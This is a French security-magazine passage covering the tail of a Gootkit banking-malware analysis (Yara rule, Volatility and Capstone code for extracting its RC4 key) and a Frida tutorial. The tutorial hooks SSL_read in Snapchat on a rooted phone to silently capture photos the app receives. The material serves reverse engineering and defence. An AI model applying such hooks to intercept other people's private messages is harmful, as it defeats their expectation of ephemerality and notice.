Il convient de noter que l'identification basée sur des opcodes peut s'avérer être un moyen de détection bien plus efficace que les chaînes, dans la mesure où il continuera à fonctionner même si l'auteur décide d'implémenter des mécanismes d'obfuscation (ou tout simplement de les changer). Notez aussi qu'un petit changement dans le code du malware peut provoquer de gros changements dans le code compilé. Choisissez donc une fonction relativement simple, ou une section de code que l'auteur du malware aurait peu de raisons de toucher.

Si nous les traduisons en règle Yara, cela donne quelque chose comme :

```
rule gootkit {

  strings:
    $opcodes = { E8 BA 1A 04 00 33 ED 8B FD 89 6C 24 30 39 3D ?? ??
?? ?? 74 74 B8 ?? ?? ?? ?? 8B F5 }

  condition:
    $opcodes

}
```

Nous utilisons des points d'interrogation, car, une fois chargée par Windows, il y a de très fortes chances que la « base address » de la DLL soit modifiée et que l'adresse **0x103E6940** soit différente. Il est aussi possible d'utiliser des expressions rationnelles plutôt que des règles Yara ; c'est ce que nous allons faire pour simplifier nos exemples.

Commençons par localiser nos structures intéressantes. Volatility permet de déréférencer une adresse virtuelle en fonction du processus dans lequel on se trouve.

```
class Gootkit(procdump.ProcDump):

    def __init__(self, config, *args, **kwargs):
        procdump.ProcDump.__init__(self, config, *args)


    def render_text(self, outfd, data):
        pass

    def calculate(self):

        addr_space = utils.load_as(self._config)

        for task in self.filter_tasks(tasks.pslist(addr_space)):

            # On charge l'espace d'adressage virtuel
            self.task_space = task.get_process_address_space()

            if not self.task_space:
                continue

            for vad, process_space in task.get_vads():

                if vad.Length > 8*1024*1024*1024:
                    continue

                data = process_space.zread(vad.Start, vad.Length)

                # data contient les données mémoire.
```

Maintenant que notre variable **data** contient les données mémoire, nous pouvons passer à la suite :

```
match = re.search(r"\xE8\xBA\x1A\x04\x00\x33\xED\x8B\xFD\x89\x6C\
x24\x30\x39\x3D(?P<tableau>....)\x74\x74\xB8....\x8B\xF5", data)

if match:
    addr_tab = struct.unpack("<I", match.group("tableau"))
    print "Tableau: 0x{:x}".format(addr_tab)

    entry_base = addr_tab
    while True:
        entry = process_space.zread(entry_base, 16)
        ptr_name = struct.unpack("<I", entry[0:4])[0]
        name = process_space.zread(ptr_name, 10)
        if name[0] == "\x00":
            break
        entry_base += 16
        print name
```

Ceci nous donnera la liste des éléments contenus dans le tableau. Pour accéder au code chiffré, il faudra déréférencer les données se trouvant à **entry[4:8]** au lieu de **entry[0:4]**.

Pour reconstituer la clé de chiffrement, on a plusieurs possibilités : on peut faire ça « rapidement », en utilisant des expressions rationnelles sur les opcodes, ou plus proprement en utilisant un moteur de désassemblage comme *Capstone*. Une fois les instructions de construction de la clé trouvées, on va analyser leurs mnémoniques ainsi que les opérandes (qui sont les valeurs de la clef qui nous intéressent). On parcourt toutes les instructions qui construisent la clé et on retient uniquement les opérandes.

```
rc4key = data.find("\x81\xEC\x08\x05\x00\x00\x53\x55\x56\x57\x33\
xDB")

if rc4key:
    assembly = data[rc4key:rc4key+0x500]
    md = Cs(CS_ARCH_X86, CS_MODE_64)
    md.detail = True
    key = ""
    for instruction in md.disasm(assembly, 0x0):
        if instruction.mnemonic == 'mov' and "dword ptr [" in
instruction.op_str:
            _, right = instruction.operands
            key += struct.pack("<I", right.value.imm)
        if instruction.mnemonic[:4] == "call":
            break
    print key.encode('hex')
```

La variable key contient les données de la clé RC4. Il suffit d'utiliser une librairie de primitives cryptographiques comme **pycrypto** pour déchiffrer les données et la librairie standard **zlib** de python pour décompresser.

Les personnes qui auront suivi toutes ces instructions constateront que cela ne donne pas le résultat escompté. Et pour cause, une fois chargé en mémoire, le malware s'est déjà occupé de déchiffrer et décompresser ses données.

4 Le malware à la mode

En analysant **client_proto_spyware.js**, on s'aperçoit curieusement que le malware utilise **protobuf** pour toutes ses structures de données ! Protobuf, ou « Protocol Buffers » est une technologie développée par Google **[6]** permettant de décrire de manière précise des objets en les sérialisant. La sérialisation et déserialisation est faite par la librairie, l'utilisateur pouvant se concentrer sur la modélisation. Par exemple, voici la structure utilisée pour les entrées de webinject :

```
.text:10064626 68 F7 28 06 10          push    offset DeleteKeyValueWrapper
.text:1006462B E8 00 62 01 00          call    _tlsGetValue
.text:10064630 50                      push    eax
.text:10064631 8D 44 24 28             lea     eax, [esp+4Ch+var_24]
.text:10064635 50                      push    eax
.text:10064636 E8 DE 85 01 00          call    _V8FunctionTemplate
.text:1006463B 8B 7C 24 2C             mov     edi, [esp+50h+var_24]
.text:1006463F 8D 44 24 34             lea     eax, [esp+50h+var_1C]
.text:10064643 83 C4 18                add     esp, 18h
.text:10064646 50                      push    eax
.text:10064647 8B 4C 24 14             mov     ecx, [esp+3Ch+var_28]
.text:1006464B E8 1C 75 01 00          call    _V8ObjectTemplate
.text:10064650 8B 30                   mov     esi, [eax]
.text:10064652 E8 D9 61 01 00          call    _tlsGetValue
.text:10064657 6A FF                   push    0FFFFFFFFh
.text:10064659 53                      push    ebx
.text:1006465A 68 4C CD 3A 10          push    offset aDeletekeyvalue ; "DeleteKeyValue"
.text:1006465F 50                      push    eax
```

Fig. 8 : Références à la fonction DeleteKeyValueWrapper, qui appellera DeleteKeyValue.

```
message BaseEntryBlock
{
  repeated string url = 1;
  optional bool enabled = 2 [default = true];
  repeated string guids = 3;
  optional bool filt_get = 4 [default = true];
  optional bool filt_post = 5 [default = true];
}
```

Ou encore pour la fonctionnalité d'enregistrement vidéo :

```
message VideoConfigEntry
{
  required BaseEntryBlock base = 1;

  optional bool grayScale = 2 [default = true];
  optional int32 framerate = 3 [default = 5];
  optional int32 seconds = 4 [default = 30];
  optional string filenameMask = 5;
  optional bool uploadAfterRecord = 6 [default = true];
  optional string hashkey = 7;
}
```

Il est possible, en utilisant ces fichiers, de générer des parseurs *protobuf* en différents langages. Si vous voulez pousser l'analyse plus loin, il est possible de récupérer les données de configuration que Gootkit stocke dans la base de registre et la parser grâce à la librairie python générée. On est au comble du parsing de configuration de malwares !

5 Bonus : des fichiers non-js?

Les lecteurs plus motivés qui auront pris la peine d'ouvrir le malware eux-mêmes verront que près de l'offset **0x10433B90**, on trouve des structures similaires à celles du tableau contenant tout notre code JS. En l'occurrence, nous allons nous intéresser à **vmx_detection**.

Une fonction proche du string **vmx_detection** contient plusieurs strings : **isHypervisorPresent**, **virtualCpuId**, **cpuId**. On peut constater que **require("vmx_detection")** est utilisé dans **malware.js**, et qu'il appelle la fonction **IsVirtualMachine()**, qui elle est définie dans le fichier **vmx_detection.js**, mais aussi des fonctions correspondant aux chaînes que nous avons trouvées dans le code assembleur. D'ailleurs, si on regarde la fonction **sub_10062151**, on pourra observer quelques fonctions spécifiques à chaque « commande » spécifiée dans les chaînes.


Cette fonction comporte beaucoup d'appels à d'autres fonctions, ainsi que des instructions qui poussent différentes chaînes sur la pile. On constate rapidement que certaines des fonctions appelées le sont de manière séquentielle à plusieurs endroits de la fonction, pour chaque chaîne présente ; on pourrait en déduire qu'elles n'ont pas de lien avec la chaîne en question (d'ailleurs, certaines sont des fonctions liées au moteur V8).

En revanche, on constate aussi que les fonctions poussées sur la pile sont uniques dans la fonction ; on pourrait déduire qu'elles ont un lien avec la chaîne. Et pour cause, si on explore la fonction **sub_100628F7** (renommée **DeleteKeyValueWrapper**), poussée à l'offset **0x10064626**, on constate que sa fonction est de supprimer la valeur d'une clé de registre Windows, comme l'indique la chaîne poussée quelques instructions plus bas, à **0x1006465A** (**DeleteKeyValue**). On peut répéter cette opération d'introspection pour toute autre fonction JavaScript intéressante qui ne serait pas définie dans ces mêmes fichiers.

Conclusion

Nous avons pu voir au travers de cet article un cheminement possible pour atteindre une compréhension fonctionnelle des logiciels écrits et « compilés » en Node.JS. La couche de protection au niveau « binaire » est assez basique (chiffrement RC4), et les fonctionnalités plus avancées, comme par exemple la détection de VM, se font au niveau du code JavaScript. Reste à savoir s'il s'agit d'un langage plus compréhensible que l'assembleur. ■

Retrouvez toutes les références de cet article sur le blog de MISC : http://www.miscmag.com



FRIDA : LE COUTEAU SUISSE DE L'ANALYSE DYNAMIQUE MULTIPLATEFORME

Eloi Vanderbeken – eloi.vanderbeken@synacktiv.com
Expert sécurité chez Synacktiv

mots-clés : *FRIDA / ANALYSE DYNAMIQUE / JAVASCRIPT / iOS / ANDROID / WINDOWS / MAC*

Depuis quelques années, Frida s'impose comme le framework d'analyse dynamique de code binaire pour PC, Mac et smartphones. Dans cet article, nous décrirons son architecture, son fonctionnement interne et son utilisation au travers d'un cas pratique.

Frida **[FRIDA]** est un outil d'analyse dynamique de code binaire extrêmement modulaire. Le fonctionnement général de Frida est le suivant : du code est injecté dans le processus à analyser, celui-ci peut alors manipuler l'état de la cible et dialoguer avec un processus maître extérieur.

De nombreux autres projets fonctionnent de manière similaire. L'intérêt de Frida se trouve dans sa modularité : chaque étape de la chaîne précédemment décrite peut être modifiée, réutilisée, réimplémentée. Grâce à cette modularité, Frida peut être utilisé avec des langages aussi variés que le C, Swift, Python, JavaScript, .NET ou QML et fonctionne sur iOS, Android, Linux, macOS, Windows et QNX.

1 Instrumentation dynamique de code binaire

1.1 Instrumentation

Avant de décrire Frida en détail, il est nécessaire de définir à quoi il sert, à savoir l'instrumentation dynamique de code binaire (ou DBI, pour Dynamic Binary Instrumentation dans la suite de cet article).

Quand on parle de DBI on pense souvent à Pin **[PIN]** ou DynamoRIO **[DYNAMORIO]**. Ces frameworks permettent d'instrumenter le code assembleur d'un processus. Pour cela, ils modifient à la volée le code assembleur exécuté par les différents threads du processus et y ajoutent des opérations qui seront effectuées en amont ou en aval de l'exécution du code original. Cela permet, par exemple, de créer des traces d'exécution, d'accès mémoire, etc. Ce n'est pas de cette instrumentation que traite cet article.

Frida est un framework d'instrumentation dans un sens plus large et haut niveau que celui dans lequel on l'entend pour Pin et DynamoRIO. Bien qu'il soit aussi possible d'effectuer une instrumentation basique du flot d'exécution au niveau des instructions, grâce au module Stalker de Frida sur les architectures x86 et x86_64, et d'intercepter l'exécution d'un processus à n'importe quelle adresse ; la principale force de Frida réside dans sa capacité à intercepter et rediriger ponctuellement le flot d'exécution du code au niveau des fonctions et à interagir avec le processus manipulé. Pin et DynamoRIO sont complémentaires de Frida, ils ne fonctionnent pas du tout de la même manière (Stalker mis à part) et ne visent pas les mêmes buts.

L'intérêt principal de Frida est donc de permettre l'interception d'appels à certaines fonctions, API ou méthodes. Une fois l'appel intercepté, l'utilisateur peut alors choisir d'étudier les arguments passés à l'appel, étudier l'état du processus, modifier les arguments, appeler une autre fonction ou l'émuler, modifier la valeur de retour, etc.

1.2 Dynamique

Frida effectue toutes ses opérations et modifications dynamiquement, en mémoire. Cette approche a de nombreux avantages. Le premier est que l'instrumentation est plus facile : il n'y a pas à modifier et reconstruire

un format d'exécutable en particulier, ce qui peut être particulièrement délicat voire impossible. Le second est que les modifications sont (un peu) plus discrètes, ce qui évite que certaines protections les détectent. Enfin, les modifications étant réalisées dynamiquement, on peut modifier l'instrumentation à la demande, au fil de l'exécution. Cela permet, par exemple, d'intercepter le code d'un programme compressé/protégé ou celui de bibliothèques importées dynamiquement.

1.3 Code binaire

Frida fonctionne sur des processus et ne prend aucun fichier source en entrée. Il est donc capable de fonctionner sur des exécutables compilés et assemblés. Il est aussi capable d'interagir avec des programmes développés à l'aide d'un langage de plus haut niveau. Frida interagira alors avec l'interpréteur afin de manipuler le code interprété sous-jacent. C'est comme cela que Frida supporte le Java sur Android et l'Objective-C sur macOS et iOS.

1.4 Usages

1.4.1 Interception

Frida permet d'intercepter les appels à une fonction. C'est-à-dire qu'il permet de lire et d'enregistrer les arguments qui sont passés à une fonction donnée ainsi que les résultats de son exécution. Cela peut être utilisé par exemple pour lire des données avant qu'elles ne soient chiffrées, ou après qu'elles ont été déchiffrées. Cela s'avère particulièrement utile lors de l'étude de protocoles inconnus.

L'interception peut également permettre de récupérer rapidement des valeurs dynamiques difficilement déductibles en statique ou calculées à partir de l'environnement, comme un mot de passe de maintenance (pour ne pas dire de porte dérobée), les différentes destinations d'un appel indirect, des clés de session, etc.

1.4.2 Injection

De la même façon qu'il est possible d'enregistrer les arguments d'une fonction, il est aussi possible de les modifier. Cela peut être utilisé pour fuzzer facilement une fonction ou un protocole spécifique. Dans le dernier cas, il suffira par exemple de localiser les équivalents des fonctions send et recv d'un client lourd pour être capable, en mutant les entrées de send et les sorties de recv, de fuzzer respectivement le serveur et le client.

1.4.3 Modification du comportement du code

En plus d'intercepter des fonctions, il est possible de les remplacer complètement afin d'éviter qu'elles ne soient exécutées ou pour les émuler. Cela s'avère particulièrement utile pour contourner des vérifications ou pour, par exemple, simuler une connexion internet dans un environnement cloisonné.

1.4.4 Tracing

En interceptant un grand nombre d'API et en journalisant leur exécution, on peut avoir une vue d'ensemble de l'exécution du programme, il est aussi possible d'utiliser la différence entre les traces produites lors de différentes actions utilisateur pour en déduire les API utilisées et donc de rapidement déterminer les portions de code à analyser.

L'outil frida-trace fourni de base avec Frida permet par exemple de produire ce type de trace :

```
$ frida-trace -p `ps -axww -opid=,cmd= | grep f[i]refox | awk '{
print $1 }'`  -i "recv*" -i "send*"
Instrumenting functions...
recvmsg: Auto-generated handler at "/tmp/__handlers__/libc_2.24.so/
recvmsg.js"
recvfrom: Auto-generated handler at "/tmp/__handlers__/libc_2.24.
so/recvfrom.js"
[...]
Started tracing 15 functions. Press Ctrl+C to stop.
           /* TID 0x21d4 */
  1553 ms  recvmsg(sockfd=0x4, msg=0x7ffd1139c930, flags=0x0)
  1555 ms  recvmsg(sockfd=0x4, msg=0x7ffd113991b0, flags=0x0)
           /* TID 0x21fa */
  1555 ms  recvmsg(sockfd=0x4, msg=0x7f1df0df8240, flags=0x0)
  1555 ms  recvmsg(sockfd=0x4, msg=0x7f1df0df83a0, flags=0x0)
           /* TID 0x21d4 */
  1555 ms  recvmsg(sockfd=0x4, msg=0x7ffd1139c920, flags=0x0)
```

1.4.5 Réutilisation de code

Quand un programme utilise une méthode de chiffrement non standard ou un format de fichier particulier, il n'est pas toujours facile d'en extraire le code ou la logique afin de les réutiliser dans un autre programme (comme un fuzzer ou un parser). Avec Frida, il est possible d'appeler les fonctions de l'exécutable comme on appellerait des fonctions d'une bibliothèque de code dynamique.

Si les fonctions que nous souhaitons utiliser ont besoin d'un contexte particulier (objet initialisé au démarrage du programme, valeur particulière dépendant du contexte, etc.), il est possible d'attendre que le programme utilise la fonction voulue ou de forcer son utilisation et de « voler » le contexte d'exécution pour notre utilisation.

2 Frida

2.1 Points forts

Avant même de nous pencher sur le fonctionnement interne de Frida, il est possible de trouver plusieurs points forts à Frida :

- Frida est vraiment multiplateforme : Windows, macOS, Linux, iOS, Android et QNX sont supportés et il est possible de réutiliser du code sur une architecture pour laquelle il n'a pas été codé en première intention, et ce sans ou avec très peu de modifications.
- Frida s'installe simplement : 3 lignes de commandes au maximum par plateforme.
- Frida est sous une licence permissive : wxWindows Library Licence, équivalent à la LGPLv2 avec exception du linkage statique. Il est possible d'utiliser Frida dans n'importe quel projet, commercial ou non, open source ou non. La seule obligation est que si vous améliorez Frida, vous devrez partager vos correctifs.
- Frida a une communauté active et réactive : plusieurs contributeurs participent au projet qui évolue rapidement et suit les évolutions (support de ART, iOS 10, etc.), les canaux IRC et Télégram sont actifs.
- Frida est bien écrit : les guides de codages précis et exigeants doivent être suivis pour que les contributions soient acceptées, l'auteur de cet article en a fait les frais.

2.2 Architecture

Frida, dans son mode de fonctionnement classique, est composé de 3 briques principales :




Fig. 1 : Schéma résumant les interactions entre les différentes briques de Frida.

- un client, installé sur la machine du reverser, chargé de piloter les serveurs et les agents ;
- un ou plusieurs serveurs, installés sur les machines cibles, chargés des interactions avec l'OS de la cible, de l'établissement des communications et de l'injection des agents ;
- un ou plusieurs agents, injectés dans le processus cible, qui communiquent avec le client soit directement, soit via le serveur.

Les interactions des différentes briques sont représentées dans la figure 1.

Le cœur de Frida est développé en C et Vala et s'appuie sur la GLib ce qui lui permet d'être particulièrement portable. De plus l'auteur de Frida a fait l'effort de découper au maximum son code en différents modules indépendants. Il est par exemple possible d'utiliser l'injecteur iOS de Frida directement en C, sans autre dépendance que le SDK de Frida. C'est particulièrement utile lorsqu'on veut réutiliser certaines parties de Frida comme son injecteur sans avoir besoin de toute sa puissance.

2.2.1 Agents

Les agents sont les éléments les plus importants de Frida. Ce sont eux qui se chargent de l'instrumentation du programme. Ils sont injectés dans les processus à instrumenter et ont donc directement accès à la mémoire et aux threads du processus cible.

L'injection peut être réalisée de deux manières différentes :

- soit par l'intermédiaire d'un serveur ou directement depuis le client, la bibliothèque dynamique (.dll, .so, .dylib) de l'agent est chargée dans le processus cible à l'aide de techniques spécifiques au système ;
- soit la bibliothèque est chargée au démarrage du programme à l'aide d'une variable d'environnement comme `LD_PRELOAD` ou `DYLD_INSERT_LIBRARIES`. Une fois injectée, l'agent écoutera sur un port TCP et attendra que le client s'y connecte pour continuer l'exécution du processus. Ceci permet notamment d'utiliser Frida sur des versions non jailbreakées d'iOS.

Les agents sont codés en Vala et ne sont en réalité que de simples interfaces aux fonctions utiles qui sont, elles, contenues dans la bibliothèque `frida-gum`, développée en C et s'appuyant sur la GLib.

Les agents peuvent être scriptés en JavaScript. Plusieurs moteurs sont supportés par Frida :

- V8, le moteur JavaScript open source de Google qui a l'avantage d'être extrêmement performant grâce à sa compilation à la volée, mais un peu lourd au démarrage et parfois un peu trop gourmand en ressources ;
- Duktape qui est un interpréteur et est donc un peu plus lent que V8, mais bien moins gourmand en ressources et plus rapide à l'initialisation ;

- JavaScriptCore le moteur JavaScript d'Apple, utilisé initialement sous iOS du fait des restrictions imposées par Apple sur cette plateforme, mais abandonné depuis au profit de Duktape.

Au premier abord, l'utilisation de JavaScript peut sembler saugrenue. Même si depuis Node.js et Electron on voit de plus en plus de JavaScript en dehors de nos navigateurs (pour le meilleur comme pour le pire...), l'intérêt d'un moteur JavaScript injecté dans un processus peut ne pas sauter aux yeux. Pourtant, JavaScript a plusieurs avantages par rapport à d'autres langages :

- Son asynchronicité : du fait de leur utilisation dans les navigateurs, les moteurs JavaScript gèrent très bien le fait que plusieurs callbacks soient appelées depuis plusieurs threads différents en même temps, ce qui correspond au fait de poser des hooks sur des fonctions.

- Sa faible dépendance à l'environnement : JavaScript, de base, ne permet aucun I/O. Il n'est pas possible de manipuler de fichiers, d'envoyer des requêtes, de créer des processus, d'afficher des interfaces utilisateur, etc. Ceci fait que la très grande majorité des bibliothèques JavaScript existantes ont été conçues sans ces I/O et ne s'appuient que sur le cœur de JavaScript ou d'autres bibliothèques en pur JavaScript. Ces bibliothèques peuvent donc être directement réutilisées dans Frida. Il est par exemple possible pour les adeptes de Python d'utiliser un interpréteur pour ce langage écrit en JavaScript dans les agents Frida.

- Ses performances : le moteur JavaScript V8 arrive à atteindre des performances proches de celles des langages compilés classiques, ce qui n'est pas négligeable quand un hook est appelé de nombreuses fois ou quand des traitements lourds doivent être effectués dans l'agent.

- Sa gestion des exceptions : JavaScript étant un langage haut niveau, les exceptions sont gérées de manière logicielle. Il n'y a pas de risque de crash en cas d'erreur JavaScript. Cela simplifie aussi le nettoyage du processus en cas d'erreur. Grâce à cela, il est possible d'injecter plusieurs versions différentes d'un script à la suite dans un processus sans craindre que la précédente exécution ait laissé le processus dans un état instable. Bien sûr, cela ne s'applique qu'aux erreurs JavaScript : si on corrompt la mémoire du processus ou que l'on pose des hooks au milieu d'une instruction, JavaScript ne nous sauvera pas.

Cette API JavaScript permet d'atteindre l'ensemble des fonctions bas niveau offertes par `frida-gum` à savoir :

- placer des hooks sur des fonctions/des points d'intérêt ;

- appeler des fonctions arbitraires ;

- énumérer les modules, les pages mémoire, les allocations dans le tas, les fonctions exportées, les symboles de débogage, les threads ;

- lire et écrire la mémoire ;

- surveiller les accès mémoire (uniquement sous Windows) ;

- lire et écrire sur le disque ;

- désassembler des instructions ;

- tracer l'exécution des instructions de branche (uniquement pour x86 et x86_64) ;

- etc.

À partir de ces opérations bas niveau, les développeurs de Frida ont implémenté des modules permettant d'interagir directement avec des objets plus haut niveau comme le runtime Objective-C sous iOS et macOS ou celui de Java sous Android (Dalvik et ART).

Il est ainsi possible de faire en JavaScript tout ce que vous auriez fait en Objective-C ou en Java. Par exemple, il est possible de créer de toute pièce de nouvelles classes avec des méthodes écrites en JavaScript, d'intercepter les méthodes d'un objet en particulier, d'instancier des objets, de lister les classes enregistrées dans le processus courant, d'appeler des méthodes, etc.

2.2.2 Serveurs

Les serveurs jouent le rôle d'intermédiaire entre le client et les agents lorsque ces derniers sont exécutés sur des plateformes tierces. On peut, par exemple, installer et exécuter un serveur sur un téléphone iOS ou Android. Il communiquera alors avec le client respectivement via usbmuxd ou adb, supportés nativement par Frida. Le client pourra alors récupérer des informations sur le système comme la liste des applications installées, la liste des processus, le processus au premier plan, etc., et lancer de nouvelles applications.

2.2.3 Client

Les clients Frida sont généralement codés en Python ou en JavaScript à l'aide de Node.js, mais il est aussi possible de les coder en Swift, QML, .NET. ou C. Leur rôle est de piloter et d'interagir avec les serveurs et les agents. Un canal RPC est créé entre le client et l'agent et leur permet d'interagir pendant toute la durée de vie de l'agent.

2.3 Utilisation typique

Imaginons que nous souhaitions étudier le fonctionnement de Snapchat. Cette application permet d'échanger des messages éphémères textuels, photographiques ou vidéos. Les messages disparaissent au bout d'une à dix secondes suivant le souhait de l'expéditeur, le récepteur peut faire une capture d'écran du message, mais l'expéditeur en sera alors notifié. Nous souhaiterions capturer silencieusement les photos reçues par l'application Snapchat.

Une capture du flux réseau et une tentative d'interception nous montrent rapidement que les échanges se font en TLS et que le certificat est probablement vérifié à partir d'une liste blanche. Il va donc falloir procéder autrement pour récupérer nos photos.

2.3.1 Installation

Installation de Frida sur le poste du *reverser* :

```
ev@local $ pip install --user frida
```

Installation de Frida sur le téléphone :

```
ev@local $ wget https://github.com/frida/frida/releases/
download/9.1.27/frida-server-9.1.27-android-arm.xz
ev@local $ xz -d frida-server-9.1.27-android-arm.xz
ev@local $ adb push frida-server-9.1.27-android-arm /data/local/
tmp/
ev@local $ adb shell
shell@android $ su
root@android # chmod 755 /data/local/tmp/frida-server-9.1.27-
android-arm
root@android # /data/local/tmp/frida-server-9.1.27-android-arm &
```

Vérification de la configuration :

```
ev@local $ frida-ls-devices
Id        Type    Name
--------  ------  ---------------
local     local   Local System
19a1354f  tether  Samsung SM-G900F
tcp       remote  Local TCP
```

2.3.2 Prise d'info

Les communications se faisant en TLS, observons les fonctions qui contiennent la chaîne SSL :

```
ev@local $ frida-ps -D 19a1354f  | grep snap
 8883  com.snapchat.android
baboon@synbab:/tmp$ frida-trace -D 19a1354f -i '*SSL_*' com.
snapchat.android
Instrumenting functions...
OPENSSL_DIR_end: Auto-generated handler at "/tmp/__handlers__/
libsccrypto.so/OPENSSL_DIR_end.js"
OPENSSL_gmtime_adj: Auto-generated handler at "/tmp/__handlers__/
libsccrypto.so/OPENSSL_gmtime_adj.js"
[...]
Started tracing 367 functions. Press Ctrl+C to stop.
           /* TID 0x3b41 */
 14643 ms  OPENSSL_init()
 14656 ms  OPENSSL_init()
 14656 ms  OPENSSL_init()
 14693 ms  OPENSSL_init()
 14694 ms  OPENSSL_init()
 14696 ms  SSL_CTX_get_cert_store()
 14697 ms  SSL_CTX_sessions()
 14697 ms  SSL_get_ex_data()
 14697 ms  SSL_state()
 14697 ms  SSL_read()
 14697 ms     | SSL_version()
 14697 ms     | SSL_version()
 14698 ms     | SSL_state()
 14699 ms     | SSL_version()
 14699 ms     | SSL_version()
 14699 ms     | SSL_version()
 14699 ms     | SSL_version()
 14700 ms  SSL_get_error()
 14701 ms  SSL_get_ex_data()
 14701 ms  SSL_get_ex_data()
 14701 ms  SSL_get_fd()
 14701 ms  SSL_get_rfd()
 14702 ms  SSL_shutdown()
```

On observe que ces fonctions sont effectivement utilisées lorsqu'on utilise l'application.

2.3.3 Développement d'un script

Pour observer les échanges, nous développons un script qui enregistre et affiche les données lues à l'aide de **SSL_read** :

```
ev@local $ cat hook_SSL_read.js
files = {}
Interceptor.attach(Module.findExportByName(null, "SSL_read"), {
  onEnter: function (args) {
    this.buf = args[1];
    this.ssl_context = '' + args[0] + '_' + this.threadId;
  },
  onLeave: function (retval) {
    len = retval.toInt32();
    if (len > 0) {
      f = files[this.ssl_context];
      if (f === undefined) {
        f = new File('/sdcard/frida-output/' + this.ssl_context +
'.dmp', 'wb');
        files[this.ssl_context] = f;
      }
      f.write(Memory.readByteArray(this.buf, len));
      f.flush();
      console.log(hexdump(this.buf, {offset: 0, length: len,
header: true, ansi: true}));
    }
  }
});
```

On pose un *hook* sur la fonction **SSL_read** à l'aide de la méthode **Interceptor.attach**. Le *callback* **onEnter** est appelé avant l'appel à **SSL_read**, cela nous permet d'enregistrer les arguments qui lui sont passés. Le *callback* **onLeave** est appelé après l'exécution de la fonction **SSL_read**, une fois le tampon rempli. Si des données ont été lues, on les affiche et on les enregistre.

On remarquera ici que, mis à part le chemin de destination des traces, spécifique à Android, le script pourrait être réutilisé à l'identique sur d'autres plateformes.

2.3.4 Exploitation

Nous pouvons maintenant injecter le script dans le processus de Snapchat :

```
ev@local $ frida -D 19a1354f -l hook_SSL_read.js com.snapchat.android

    ____
   / _  |   Frida 9.1.27 - A world-class dynamic instrumentation framework
  | (_| |
   > _  |   Commands:
  /_/ |_|       help      -> Displays the help system
  . . . .       object?   -> Display information about 'object'
  . . . .       exit/quit -> Exit
  . . . .
  . . . .   More info at http://www.frida.re/docs/home/

[USB::Samsung SM-G900F::com.snapchat.android]Đ
          Ø  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
00000000  48 54 54 50 2f 31 2e 31 20 32 30 30 20 4f 4b 0d  HTTP/1.1 200 OK.
00000010  0a 58 2d 53 6e 61 70 63 68 61 74 2d 52 65 71 75  .X-Snapchat-Requ
[...]
00000170  62 64 35 37 64 34 34 33 36 35 38 33 61 0d 0a 44  bd57d4436583a..D
00000180  61 74 65 3a 20 4d 6f 6e 2c 20 32 34 20 41 70 72  ate: Mon, 24 Apr
00000190  20 32 30 31 37 20 31 33 3a 32 36 3a 35 39 20 47   2017 13:26:59 G
000001a0  4d 54 0d 0a 53 65 72 76 65 72 3a 20 47 6f 6f 67  MT..Server: Goog
000001b0  6c 65 20 46 72 6f 6e 74 65 6e 64 0d 0a 43 6f 6e  le Frontend..Con
000001c0  74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 35 34 33  tent-Length: 543
000001d0  38 33 0d 0a 41 6c 74 2d 53 76 63 3a 20 71 75 69  83..Alt-Svc: qui
000001e0  63 3d 22 3a 34 34 33 22 3b 20 6d 61 3d 32 35 39  c=":443"; ma=259
000001f0  32 30 30 3b 20 76 3d 22 33 37 2c 33 36 2c 33  2000; v="37,36,3
00000200  35 22 0d 0a 0d 0a ff d8 ff e0 00 10 4a 46 49 46  5".........JFIF
00000210  00 01 01 00 00 01 00 01 00 00 ff e1 00 58 45 78  .............XEx
00000220  69 66 00 00 4d 4d 00 2a 00 00 00 08 00 02 01 12  if..MM.*........
00000230  00 03 00 00 00 01 00 01 00 00 87 69 00 04 00 00  ...........i....
```

On observe alors que l'application communique en HTTP et que les photos sont accessibles directement dans les requêtes :

```
ev@local $ adb pull /sdcard/frida-output
ev@local $ grep -r JFIF
Binary file 0xacedba00_23292.dmp matches
ev@local $ tail +13 0xacedba00_23292.dmp  > out.jpeg # suppression du header HTTP
ev@local $ file out.jpeg
out.jpeg: JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1,
segment length 16, Exif Standard: [TIFF image data, big-endian, direntries=2,
orientation=upper-left], baseline, precision 8, 640x1136, frames 3
```

Conclusion

